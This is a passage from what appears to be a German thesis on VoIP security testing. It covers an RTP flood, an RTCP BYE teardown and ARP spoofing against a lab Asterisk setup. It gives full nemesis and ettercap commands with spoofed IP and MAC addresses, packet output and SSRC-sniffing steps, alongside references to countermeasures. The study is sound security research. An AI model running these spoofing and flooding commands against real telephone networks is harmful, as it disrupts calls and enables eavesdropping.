
User Agent 4111 und 4129 sind aktiv miteinander in einem Gespräch. Alle RTP-Sprachpakete laufen während der Verbindung immer über den Asterisk Proxy Server. Ziel des Angreifers ist es, im Namen von User Agent 4129 den Asterisk Proxy Server zu flooden.

Damit der Angreifer das Netzwerk nach RTP Paketen abhorchen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.

Bevor die gespooften RTP-Pakete an das Angriffsziel gesendet werden können, muss ein Vorlage-RTP-Paket erstellt werden. In diesem Vorlage-RTP-Paket muss die SSRC Nummer identisch mit der SSRC-Nummer sein, wie sie auch in den richtig empfangegen RTP-Paketen des Angriffziels ist, welche dieses vom seinem Gesprächspartner erhält.

Diese SSRC-Nummer ist in jedem von User Agent 4129 an den Asterisk Proxy Server gesendetem RTP-Paket ersichtlich. Um an diese SSRC-Nummer zu kommen, braucht der Angreifer lediglich mittels Wireshark die RTP-Pakete aufzuzeichnen.

Die ersniffte SSRC-Nummer wird mit einem Hexeditor (integriertes Tool in BackTrack CD) in das Vorlage-RTP-Paket iSEC.RTP.Flood.DOS eingetragen. Somit sehen die vom Angreifer gesendeten RTP-Pakete aus, als würden sie von User Agent 4129 stammen.



Im Terminalfenster wird nemesis von BackTrack 3 aus gestartet. Nemesis wird dazu verwendet, um ein gültiges RTP-Paket im Zusammenhang mit dem zuvor vorbereiteten Vorlage-RTP-Paket iSEC.RTP.Flood.DOS erstellen zu können. Danach wird der Angriff mit folgende Argumenten aus nemesis heraus gestartet:

“ nemesis udp -x 14750 -y 14750 -S 10.1.1.129 -D 10.1.1.101 -H 00:08:5d:19:93:a7 -M 00:14:22:f0:22:43 -P iSEC.RTP.Flood.DOS -v“
Die Werte im Einzelnen stehen wie folgt für:

nemesis udp	Startet nemesis, modus UDP
-x 14750	Über welches Port die Meldung abgesetzt werden soll
-y 14750	An welches Port die Meldung gesendet werden soll (ersnifft mit Portscanner)
-S	IP-Adresse des zu spoofenden Clients/Servers
-D	Angriffsziel
-H	MAC Adresse des zu spoofenden Clients/Servers
-M	MAC Adresse des Zielobjektes
-P iSEC.RTP.Flood.DOS	Integration Vorlage-RTP-Paket

```
***
bt ~ # nemesis udp -x 14750 -y 14750 -S 10.1.1.129 -D 10.1.1.101 -H 00:08:5d:19:93:a7 -M 00:14:22:f0:22:43 -P iSEC.RTP.Flood.DOS -v

UDP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)


               [MAC] 00:08:5D:19:93:A7 > 00:14:22:F0:22:43
     [Ethernet type] IP (0x0800)

                [IP] 10.1.1.129 > 10.1.1.101
             [IP ID] 48060
          [IP Proto] UDP (17)
            [IP TTL] 255
            [IP TOS] 0x00
    [IP Frag offset] 0x0000
     [IP Frag flags]
         [UDP Ports] 14750 > 14750

Wrote 214 byte UDP packet through linktype DLT_EN10MB.
***
```

Paket Nr. 2764 ist eines der gespooften RTP-Pakete, welche vom Angreifer an das Angriffsziel Asterisk Proxy Server gesendet wurden. Zu sehen ist, dass die IP- und MAC-Adresse gespooft im Namen von User Agent 4129 an das Angriffsziel gesendet wurden. Vergleicht man die IP-ID des obigen Angriffslogs mit dem Identification-Eintrag des untenstehenden Wiresharktraces stellt man fest, dass es sich dabei um dasselbe Paket mit der ID „48060“ handelt. Ansonsten ist nicht festzustellen, dass dieses Paket vom Angreifer stammt.

Nemesis sendet bei diesem Angriff für jeden Programm-Aufruf jeweils nur 1 Paket. Damit der Angriff seine volle Wirkung erzielt, muss nur noch ein kleines Skript geschrieben werden, der diesen Befehl fortlaufend aufruft. Im Rahmen dieser Diplomarbeit reichte die verbleibende Zeit leider nicht mehr aus, um dieses Skript zu erstellen.



5.4.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Das Flooding erlaubt einem Angreifer das Angriffsziel so zu attackieren, dass während dem Angriff weder ankommende noch abgehende Gespräche aufgebaut, respektive geführt werden können.
Bei schon bestehenden Gesprächsverbindungen wird mit dem Einsetzen des Floodings der Medienstrom (RTP-Pakete) total unterbunden, das Angriffsziel ist nur noch damit beschäftigt, die ankommenden Flooding-Pakete zu verarbeiten.
Obenstehende Folgen gelten sowohl wenn das Angriffsziel ein einzelnes Terminal oder ein Asterisk Proxy Server ist. Einziger Unterschied ist die Auswirkung des Angriffes, ob nur ein einziger User Agent alleine oder die ganze Telefoninfrastruktur betroffen ist.

<table>
<tr><td>Benennung Angriffe / Analyse:

5.5.1 - RTCP Bye teardown</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x</td></tr>
<tr><td>Eingesetztes Tool:

nemesis mit RTP-Paket iSEC.RTCP.BYE.DOS</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://www.isecpartners.com/rtp_injection_files.html
Nemesis ist in BackTrack3 enthalten</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
5
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Nemesis ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

iSEC.RTCP.BYE-DOS ist ein vordefiniertes IP-Paket, welches mit Hilfe von nemesis zum Angriffsziel gesendet wird.</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Dieser Angriff zielt auf die Verfügbarkeit der Sprachkanäle ab.
Der Angreifer sendet einem Endgerät oder dem VOIP-Server, welches/welcher sich in einer aktuellen Verbindung befindet, eine gespoofte RTCP BYE Nachricht. Das Angriffsziel geht davon aus, dass die Gegenseite, mit der es sich in einem Gespräch befindet, das Gespräch beendet hat und schliesst darauf hin die aktuelle Session.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Siehe Massnahmen: SRTP, Kapitel 8.4.1
Siehe Massnahmen: Tunneln mit IPSec, Kapitel 8.4.2
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:
Trotz korrekter gespoofter RTCP BYE Nachrichten gelang es im Rahmen dieser Diplomarbeit nicht, ein aktives Gespräch zweier User Agents zu trennen. Es wurde Kontakt zum Entwickler dieses Tools aufgenommen, jedoch blieb seine Antwort bis zum Abgabetermin dieses Berichtes aus.
Aus Vollständigkeits-Gründen wird dieser Angriff hier dennoch aufgeführt.</td></tr>
</table>

5.5.2 Technik und Funktionsweise

Der Angreifer hört den Netzwerkverkehr nach RTP Sprachpaketen ab. Sobald sein Angriffsziel aktiv in einem Gespräch ist, kann er sein Angriffs-Tool entsprechend konfigurieren und den Angriff starten. Damit das Angriffsziel die RTCP BYE Nachricht akzeptiert und nicht gleich verwirft, muss diese gespooft mit der IP-und MAC-Adresse ihres derzeitigen Gesprächspartners an dieses gesendet werden. Auch muss das Paket die korrekte SSRC Nummer beinhalten. Diese Nummer identifiziert zusätzlich die empfangenen RTP-Pakete mit der Identität des Gesprächspartners. Dazu werden Teile der MAC-Adresse genommen.

Wenn das Angriffsziel ein RTCP-Paket mit der gleichen SSRC-Nummer erhält wie sie schon im aktuellen bestehenden Gespräch vorkommt, wird das Paket akzeptiert und nicht verworfen.
Im Glauben, die Gegenseite hätte das aktuelle Gespräch beendet, wird das Angriffsziel nach Erhalt dieser gespooften RTCP BYE Nachricht die aktuelle Session und somit das Gespräch beenden.

5.5.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

User Agent 4111 und 4129 sind aktiv miteinander in einem Gespräch. Alle RTP-Sprachpakete laufen während der Verbindung immer über den Asterisk Proxy Server.


Ziel des Angreifers ist es, im Namen von User Agent 4129 dem Asterisk Proxy Server eine RTCP BYE Nachricht zu senden, um das Gespräch zwischen 4111 und 4129 zu beenden.

Damit der Angreifer das Netzwerk nach RTP Paketen abhorchen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.

Bevor das gespoofte RTCP BYE Paket an das Angriffsziel gesendet werden kann, muss ein Vorlage-RTCP-BYE-Paket erstellt werden. In diesem Vorlage-RTP-Paket muss die SSRC Nummer identisch mit der SSRC-Nummer sein, wie sie auch in den richtigen empfangegen RTP-Paketen des Angriffziels ist, welche dieses vom seinem Gesprächspartner erhält.

Diese SSRC-Nummer ist in jedem von User Agent 4129 an den Asterisk Proxy Server gesendeten RTP-Paket ersichtlich. Um an diese SSRC-Nummer zu kommen, braucht der Angreifer lediglich mittels Wireshark die RTP-Pakete aufzuzeichnen.

Die ersniffte SSRC-Nummer wird mit einem Hexeditor (integriertes Tool in BackTrack CD) in das Vorlage-RTP-Paket iSEC.RTCP.BYE.DOS eingetragen. Somit sieht die vom Angreifer gesendete RTCP BYE -Nachricht so aus, als würde sie von User Agent 4129 stammen.



Im Terminalfenster wird nemesis von BackTrack 3 aus gestartet. Nemesis wird dazu verwendet, um ein gültiges RTCP-Paket im Zusammenhang mit dem zuvor vorbereiteten Vorlage-RTCP-Paket iSEC.RTCP.BYE.DOS erstellen zu können. Danach wird der Angriff mit folgenden Argumenten aus nemesis heraus gestartet:

“ nemesis udp -x 14750 -y 14750 -S 10.1.1.129 -D 10.1.1.101 -H 00:08:5d:19:93:a7 -M 00:14:22:f0:22:43 -P iSEC.RTCP.BYE.DOS -v“

Die Werte im Einzelnen stehen wie folgt für:

nemesis udp	Startet nemesis, modus UDP
-x 14750	Über welches Port die Meldung abgesetzt werden soll
-y 14750	An welches Port die Meldung gesendet werden soll (ersnifft mit Portscanner)
-S	IP-Adresse des zu spoofenden Clients/Servers
-D	Angriffsziel
-H	MAC Adrese des zu spoofenden Clients/Servers
-M	MAC Adresse des Angriffziels
-P iSEC.RTCP.BYE.DOS	Integration Vorlage-RTCP-Paket

```
bt ~ # nemesis udp -x 14750 -y 14750 -S 10.1.1.129 -D 10.1.1.101 -H 00:08:5d:19:93:a7 -M 00:14:22:f0:22:43 -
P iSEC.RTCP.BYE.DOS -v

UDP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)


               [MAC] 00:08:5D:19:93:A7 > 00:14:22:F0:22:43
     [Ethernet type] IP (0x0800)

                [IP] 10.1.1.129 > 10.1.1.101
             [IP ID] 45130
          [IP Proto] UDP (17)
            [IP TTL] 255
            [IP TOS] 0x00
    [IP Frag offset] 0x0000
     [IP Frag flags]
         [UDP Ports] 14750 > 14750

Wrote 50 byte UDP packet through linktype DLT_EN10MB.

UDP Packet Injected
bt ~ #
```

Paket Nr. 8189 ist das gespoofte RTCP BYE -Paket welches vom Angreifer an das Angriffsziel Asterisk Proxy Server gesendet wurde. Zu sehen ist, dass die IP- und MAC-Adresse gespooft im Namen von User Agent 4129 an das Angriffsziel gesendet wurden. Vergleicht man die die IP-ID des obigen Angriffslogs mit dem Identification-Eintrag des untenstehenden Wiresharktraces stellt man fest, dass es sich dabei um dasselbe Paket mit der ID „45130“ handelt. Ansonsten ist nicht festzustellen, dass dieses Paket vom Angreifer stammt.



Leider hat dieser Angriff nicht zum Erfolg geführt. Das Paket wurde vom Angriffsziel weder abgewiesen noch korrekt ausgewertet. Deshalb wurde derselbe Angriff noch einmal ausgeführt, jedoch in die andere Richtung. Das heisst, diesmal wurde versucht, dem User Agent 4129 im Namen vom Asterisk Proxy Server die RTCP BYE Nachricht zu senden.

```
Shell - nemesis
bt ~ # nemesis udp -x 3000 -y 3000 -S 10.1.1.101 -D 10.1.1.129 -H 00:14:22:f0:22:43 -M 00:08:5d:19:93:a7 -P i
SEC.RTCP.BYE.DOS -v

UDP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)


               [MAC] 00:14:22:F0:22:43 > 00:08:5D:19:93:A7
     [Ethernet type] IP (0x0800)

                [IP] 10.1.1.101 > 10.1.1.129
             [IP ID] 52884
          [IP Proto] UDP (17)
            [IP TTL] 255
            [IP TOS] 0x00
    [IP Frag offset] 0x0000
     [IP Frag flags]
         [UDP Ports] 3000 > 3000

Wrote 50 byte UDP packet through linktype DLT_EN10MB.

UDP Packet Injected
bt ~ #
```

In Paket Nr. 2897 wird die RTCP BYE Nachricht an User Agent 4129 gesendet. Doch leider bleibt auch dieser Angriff ohne Erfolg. Die Verbindung zwischen User Agent 4111 und 4129 bleibt bestehen und die RTCP BYE Nachricht des Angreifers bleibt ignoriert.
Der zeitliche Rahmen dieser Diplomarbeit liess es leider nicht mehr zu, die Ursache des Ignorierens dieser RTCP BYE Pakete zu ergründen.



5.5.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Hat ein Angreifer die Möglichkeit den Netzwerkverkehr aufzuzeichnen, so ist er auch in der Lage, gespoofte RTCP-BYE Nachrichten zu versenden. Es hat somit die Kontrolle, welche Verbindungen er wann kappen will. Kann der Angreifer den Netzwerkverkehr an einem neuralgischen Punkt wie bei einem Gateway oder vor dem SIP-Proxy-Server / VOIP-PBX überwachen, ist er „Herr“ über alle Gesprächsverbindungen in diesem Betrieb. Durch seine Angriffe kann er den Telefoniebetrieb vollständig überwachen, respektive zum Erliegen bringen.

6 Angriffe auf der Netzwerkebene – Einführung

Neben den Angriffen auf die VOIP-Protokolle selbst, können weitere Schwachstellen ausgenutzt werden, um VOIP-Systeme zu komprimitieren. Die VOIP-Telefonie liegt der IP-Protokollfamilie zugrunde, nutzt also genau gleich wie der Datenverkehr IP, TCP und UDP. Somit lassen sich die bekannten Angriffsmöglichkeiten der IT-Infrastruktur auch gegen die VOIP-Infrastruktur anwenden.

VOIP wird meistens in einem Shared-Medium betrieben, das heisst, VOIP teilt sich das Netzwerk mit dem Datenverkehr der daran angeschlossenen Rechner. Es werden vielfach auch dieselben Komponenten genutzt, wie zum Beispiel Switche, Router oder Gateways. Diese gemeinsame Nutzung gibt dem Angreifer zusätzliche Möglichkeiten, um Angriffe direkt auf die VOIP-Infrastruktur ausführen zu können.
So kann auch jede Komponente im Netzwerk ein potentielles Angriffsziel sein, als Beispiel seien genannt: Switche, Router, Gateways, Rechner mit Softphones, VOIP-Server, IP-Telefone, IP-Telefonanlage u.s.w.

Jeder am Netzwerk angeschlossener Rechner birgt eine Gefahr. Einerseits kann von diesem aus eine interne Attacke gegen die VOIP-Systeme ausgeführt werden, andererseits kann ein Angreifer mittels Trojaner oder sonstiger Malware von extern ungeachtet über einen Rechner ins Netzwerk eindringen und den Angriff gegen die VOIP-Systeme vornehmen.

Aus Bequemlichkeit, Unwissenheit und Kostengründen wird oftmals auf Sicherheitsmassnahmen in Netzwerk verzichtet. Die Ausrede „wir haben ja eine Firewall" ist oft genug zu hören. Nicht installierte Sicherheitspatche, veraltete Software oder gar keine Software gegen Malware bietet einem Angreifer noch bessere Möglichkeiten.

Oft sind es kleine Ursachen die zu den ganz grossen Auswirkungen führen können. Komponenten, welche mittels Managementzugängen über das Netzwerk konfiguriert werden können, auf denen immer noch der Standardbenutzeraccount mit dem Standardpasswort aktiv ist, haben in einem sicheren Netzwerk absolut nichts verloren! Sei dies Switche, Router, Gateways oder VOIP-Terminals.

Öffentlich zugängliche Orte oder Räume, in denen Netzwerkanschlüsse, VOIP-Telefone oder sogar Netzwerkkomponenten vorhanden sind, sind dementsprechend abzusichern. Wie schnell hat ein Angreifer ein Kabel eines bedeutenden Servers ausgezogen, ein Laptop zur Datenaufzeichnung ins Netzwerk gestellt oder auf einem laufenden Rechner eine Malware installiert.

Nachfolgende Kapitel zeigen Angriffe auf die VOIP-Netzwerkinfrastruktur auf. Die Angriffe werden auf den Layern 2, 3 und 4 ausgeführt.
Aufgeführt werden nur die bekanntesten Angriffe, Tools und Anleitungen für sehr viele weitere Angriffe sind im Internet in entsprechenden Foren zu Genüge auffindbar.

Benennung Angriffe / Analyse:

6.1.1 - ARP Spoofing

Eingesetztes Tool:

ettercap

Angriff /Analyse gegen:

	Wert:
Integrität…………………....	x
Vertraulichkeit……………...	x
Verfügbarkeit………………	x

Downloadlink / Quelle des Tools:
http://ettercap.sourceforge.net/
Das Tool ist ebenfalls in BackTrack3 enthalten

Schweregrad:
(1=leicht 6 =schwer)

	Wert:
Installation Tool……………	3
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	3

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

	Wert:
Gefahr für Angriffsziel……	6

Ziel Angriff /Analyse:

Ziel dieses Angriffes ist es, in einem geswitchten Netzwerk den Datenaustausch zweier miteinander kommunizierender Hosts abzuhören. Switches verhalten sich nicht gleich wie Hubs, welche alle Datenpakete an alle Ports senden. Damit der Angreifer dennoch im geswitchten Netzwerk die Datenpakete anderer Ports mitlesen kann, leitet er den Datenstrom des Angriffziels über seinen PC um und sendet ihn dann weiter zum effektiven Bestimmungsort. Dabei zeichnet der Angreifer die Daten mittels einem Netzwerkmonitor auf > Auch MitM (Man in the Middle) Attacke genannt.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: ARP Spoofing, Kapitel 8.5.1
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

6.1.2 Technik und Funktionsweise

Der Angreifer will den Datenaustausch zweier miteinander kommunizierender Hosts (Bsp. A und B) mithören. Dazu sendet der Angreifer ein manipuliertes ARP-Paket an das Angriffsziel A. In diesem Paket sendet der Angreifer seine eigene MAC-Adresse in Verbindung mit der IP-Adresse des anderen Hosts B, mit welchem das Angriffsziel kommuniziert, an das Angriffsziel A. Ab diesem Moment sendet das Angriffsziel A die Pakete, welche eigentlich für den anderen Host B bestimmt wären, an den Angreifer. Damit auch Host B seine Pakete an den Angreifer sendet, sendet der Angreifer nochmals ein manipuliertes ARP-Paket, versehen mit seiner eigenen MAC-Adresse und der IP-Adresse von Host A, zum Host (B). Somit senden beide Hosts Ihre Pakete zum Angriffsziel, welches jetzt nur noch die Pakete an den jeweils richtigen Host weiterleiten muss. Ettercap übernimmt all diese Funktionen automatisch.

Was ist ARP - Was ist ein ARP-Cache?
Jeder Host hat einen kleinen Pufferspeicher, den ARP-Cache. Darin sind verknüpft die MAC-Adressen mit den IP-Adressen der Kommunikationspartner abgelegt. Beim Senden der Datenpakete schaut der zu sendende Host immer zuerst in seinem ARP-Cache nach, ob die MAC-Adresse des gewünschten Kommunikationspartners bei sich abgelegt ist. Ist dies der Fall, so sendet der Host die Pakete direkt an das gewünschte Ziel, ansonsten wird lokal im Netzwerk mittels ARP-Request nach der MAC-Adresse gefragt. Der Angreifer manipuliert mittels dieses Angriffs den ARP-Cache des Angriffziels und erzeugt somit falsche IP-MAC-Adressen-Zuordnungen.

6.1.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

User Agent 4111 und User Agent 4129 sind aktiv miteinander in einem Gespräch. Alle RTP-Sprachpakete laufen während der Verbindung immer über den Asterisk Proxy Server.

Ziel des Angreifers ist es, das Gespräch der beiden User Agents mitzuschneiden, respektive mittels Wireshark aufzuzeichnen.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
“ettercap –w logfileARPPoisoning.pcap –gtk“

Die Werte im Einzelnen stehen wie folgt für:

ettercap	Startet ettercap
-w logfileARPPoisoning.pcap	Speichert die gesnifften Daten in „logfileARPPoisoning.pcap“ (Bem. 1)
- gtk	Toolkit, erstellt graphische Benutzerschnittstelle

(Bem. 1 Dieses Logfile kann nach erfolgreichem Angriff mittels Wireshark geöffnet werden).



